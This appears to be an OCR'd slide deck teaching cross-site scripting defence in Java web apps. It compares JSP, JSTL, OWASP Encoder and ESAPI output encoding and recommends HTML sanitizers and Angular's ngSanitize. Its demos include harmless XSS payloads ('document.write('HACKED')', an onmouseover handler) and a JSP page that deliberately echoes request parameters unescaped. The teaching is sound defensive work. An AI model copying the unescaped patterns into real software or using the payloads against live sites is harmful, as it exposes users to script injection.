


```
OWASP encoder - <script>document.write('HACKED')</script>
OWASP Encoder tag - <script>document.write('HACKED')</script>
```

✓

try submitting

<b>HACKED</b>



JSP Expression - **hacked**

JSP EL - **hacked**

JSTL out - <b>hacked</b>

JSP EL using Escape Function - <b>hacked</b>

OWASP encoder - <b>hacked</b>

OWASP Encoder tag - <b>hacked</b>

Not Just HTML


Not Just HTML

Context is Important

```
<%@ page import="org.owasp.encoder.Encode" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions" %>
<%@ taglib prefix="e"
           uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>
<%@ taglib prefix="esapi" uri="/WEB-INF/tld/esapi.tld" %>

<h1>Parameter - JavaScript</h1>

JSP Expression:
<script><%= request.getParameter("message") %></script><br/>

JSP EL:
<script>${param.message}</script><br/>

JSTL out:
<script><c:out value="${param.message}"/></script><br/>

JSP EL using Escape Function:
<script>${fn:escapeXml(param.message)}</script><br/>

OWASP Encoder:
<script><%= Encode.forJavaScriptBlock(request.getParameter("message")) %></script><br/>

OWASP Encoder tag:
<script><e:forJavaScript value="${param.message}"/></script><br/>

ESAPI tag:
<script><esapi:encodeForJavaScript>${param.message}</esapi:encodeForJavaScript>
</script><br/>
```


http://www.site.net?**message=document.write('HACKED')**

http://www.site.net?**message=document.write('HACKED')**



```
JSP Expression: HACKED
JSP EL: HACKED
JSTL out:
JSP EL using Escape Function:
OWASP Encoder:
OWASP Encoder tag:
ESAPI tag:
```

http://www.site.net?**message=document.write('HACKED')**




JSP Expression: HACKED
JSP EL: HACKED
JSTL out:
JSP EL using Escape Function:
OWASP Encoder:
OWASP Encoder tag:
ESAPI tag:

```
JSP Expression:
<script>
  document.write('HACKED')
</script><br/>

JSP EL:
<script>
  document.write('HACKED')
</script><br/>

JSTL out:
<script>
  document.write(&#039;HACKED&#039;)
</script><br/>

JSP EL using Escape Function:
<script>
  document.write(&#039;HACKED&#039;)
</script><br/>

OWASP Encoder:
<script>
  document.write(\'HACKED\')
</script><br/>

OWASP Encoder tag:
<script>
  document.write(\x27HACKED\x27)
</script><br/>

ESAPI tag:
<script>
  document.write\x28\x27HACKED\x27\x29
</script><br/>
```

```
http://www.site.net?message=document.write(window.location.href)
```

http://www.site.net?**message=document.write(window.location.href)**



```
JSP Expression: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSTL out: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL using Escape Function: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
OWASP Encoder: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
OWASP Encoder tag: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
ESAPI tag:
```

```
http://www.site.net?message=document.write(window.location.href)
```

```
JSP Expression:
<script>
  document.write(window.location.href)
</script><br/>

JSP EL:
<script>
  document.write(window.location.href)
</script><br/>

JSTL out:
<script>
  document.write(window.location.href)
</script><br/>

JSP EL using Escape Function:
<script>
  document.write(window.location.href)
</script><br/>

OWASP Encoder:
<script>
  document.write(window.location.href)
</script><br/>

OWASP Encoder tag:
<script>
  document.write(window.location.href)
</script><br/>

ESAPI tag:
<script>
  document.write\x28window.location.href\x29
</script><br/>
```

CKEditor™

tinymce

RECOMMENDED RECOMMENDED RECOMMENDED

- Escape/Encode
- Sanitize
  - whitelist for tags and attributes

OWASP Java HTML Sanitizer


```
PolicyFactory safeHtmlPolicy = Sanitizers.BLOCKS.and(Sanitizers.FORMATTING);
String safeHtml = safeHtmlPolicy.sanitize(untrustedHtml);
```

https://github.com/owasp/java-html-sanitizer

jsoup Java HTML Sanitizer

```
String safeHtml = Jsoup.clean(untrustedHtml, Whitelist.basic());
```

http://jsoup.org/cookbook/cleaning-html/whitelist-sanitizer




Input Field:

```
<p style="color:blue">an html
<em onmouseover="this.textContent='HACKED'">click here</em>
snippet</p>
```

Bind (default)

```
<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here</em> snippet</p>
```




Input Field: <p style="color:blue">an html
<em onmouseover="this.textContent='HACKED'">click here</em>
snippet</p>

Bind (default)

<p style="color:blue">an html <em onmouseover="this.textContent='HACKED'">click here</em> snippet</p>

```
<!doctype html>
<head>
  <meta charset="UTF-8">
  <title>Angular ngSanitize</title>

  <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.0/angular.min.js"></script>

  <script>
    angular.module('sanitizeExample', ['ngSanitize'])
            .controller('EchoController', ['$scope', '$sce', function($scope, $sce) {
              $scope.mydata =
                      '<p style="color:blue">an html\n' +
                      '<em onmouseover="this.textContent=\'HACKED\'">click here</em>\n' +
                      'snippet</p>';
           }]);
  </script>

</head>
<body ng-app="sanitizeExample">
<div ng-controller="EchoController">
  Input Field: <textarea ng-model="mydata" cols="60" rows="3"></textarea>

  <h2>Bind (default)</h2>
  <div ng-bind="mydata"></div>

</div>
</body>
</html>
```

<script src="angular-sanitize.js">



Input Field:
```
<p style="color:blue">an html
<em onmouseover="this.textContent='HACKED'">click here</em>
snippet</p>
```

Bind (default)

